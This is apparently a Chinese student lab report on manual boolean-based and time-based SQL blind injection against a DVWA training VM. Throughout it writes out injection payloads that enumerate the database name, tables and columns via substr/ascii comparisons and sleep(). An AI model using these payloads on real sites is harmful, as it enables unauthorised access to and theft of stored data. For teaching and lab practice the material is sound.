《漏洞利用及渗透测试基础》实验报告

姓名：申宗尚　学号：2213924　班级：信息安全

实验名称：

SQL 盲注


实验要求：


基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告

实验过程：


1. 首先，安装 OWASP 环境虚拟机

从课程提供的安装包直接解压，然后用 VMware 打开，我们就成功地创建了这个虚拟机。






2. 然后，根据提示的用户名和密码登录虚拟机，可以发现靶机在网址 IP：192.168.45.129，我们访问这个网址来登录 OWASP 的主页。





3. SQL 盲注尝试


（1）判断是否存在 SQL 注入，注入是数值型还是字符型。再此之前我们要知道 ID 中原来就有 1：




输入 1’ and 1=1 #，可以发现数据库查询成功，而当输入 1’ and 1=2 #则没有返回结果，因此可以判断存在字符型注入。









（2）猜解数据库的名字，首先要确定数据库名字的长度，然后逐一猜解字符。依次输入 1’ and length(database())=x#,依次尝试 x＝1，2，3……









说明数据库长度为 4。

接下来通过二分法来逐个确定这四个字符，可以使用 substr 函数进行配合。

输入 1’ and ascii(substr(database(),1,1))>97 #，显示存在，说明数据库名的第一个字符的 ascii 值大于 97（小写字母 a 的 ascii 值）；




输入 1’ and ascii(substr(database(),1,1))<122 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 122（小写字母 z 的 ascii 值）；




输入 1’ and ascii(substr(database(),1,1))<109 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 109（小写字母 m 的 ascii 值）；

输入 1’ and ascii(substr(database(),1,1))<103 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 103（小写字母 g 的 ascii 值）；

输入 1’ and ascii(substr(database(),1,1))<100 #，显示不存在，说明数据库名的第一个字符的 ascii 值不小于 100（小写字母 d 的 ascii 值）；



输入 1’ and ascii(substr(database(),1,1))>100 #，显示不存在，说明数据库名的第一个字符的 ascii 值不大于 100（小写字母 d 的 ascii 值），所以数据库名的第一个字符的 ascii
值为 100，即小写字母 d。




重复上述步骤，就可以猜解出完整的数据库名（dvwa）了。


（3）猜解数据库中的表的信息

首先猜解数据库中表的数量：


1’ and (select count (table_name) from information_schema.tables where table_schema = database())=1 # 显示不存在




1’and (select count(table_name) from information_schema.tables where table_schema=database()) = 2 #显示存在




说明数据库中共有两个表。
接着我们依次猜解表名：
1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1 # 显示不存在




1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=2 # 显示不存在
…
1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 # 显示存在




说明第一个表名长度为 9。
接下来，我们再次使用二分法来猜测表名。
1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 # 显示存在




1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<122 # 显示存在




1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<109 # 显示存在



1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<103 # 显示不存在




1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>103 # 这段 SQL 注入语句通过检查当前数据库中第一个表名的第一个字符的 ASCII 值是否大于 103（即字符’g’），来推测表名的字符。这是通过逐个字符比较 ASCII 值的方式，逐步推测出数据库中的表名。
显示不存在



可以验证一下：

说明第一个表的名字的第一个字符为小写字母 g。
…
重复上述步骤，即可猜解出两个表名（guestbook、users）。



（4）第四步：猜解表中的字段名


首先猜解表中字段的数量： 1’ and (select count(column_name) from information_schema.columns where table_name=’users’) = 1 # 显示不存在 …

…

1’ and (select count(column_name) from information_schema.columns where table_name=’users’) = 6 #显示存在


说明 users 表有 6 个字段。

接着挨个猜解字段名： 1’ and length(substr((select column_name from information_schema.columns where table_name=’users’ limit 0,1), 1)) = 1 # 显示不存在



…

1’ and length(substr((select column_name from information_schema.columns where table_name=’users’ limit 0,1), 1)) = 7 # 显示存在



说明 users 表的第一个字段为 7 个字符长度。
采用二分法，即可猜解出所有字段名。接下来采用之前的方式来确定这个字段的名称
……

4. 基于时间的 SQL 盲注


也可以使用基于时间的 SQL 盲注，首先判断是否存在注入，注入是字符型还是数字型：输入

1' and sleep(5) #，感觉到明显延迟

输入 1 and sleep(5) #，没有延迟

说明存在字符型的基于时间的盲注。

猜解当前数据库名字长度： 1’ and if(length(database())=1,sleep(5),1) #没有延迟



1’ and if(length(database())=4,sleep(5),1) # 明显延迟

采用二分法猜解数据库名：

1' and if(ascii(substr(database(), 1, 1)) > 97, sleep(5), 1) # 明显延迟

以此类推，猜解表、字段和数据。。。

心得体会：

在本次实验中，涉及了关于 SQL 盲注的攻击的问题，我实践并领悟到了 SQL 注入的原理等知识：

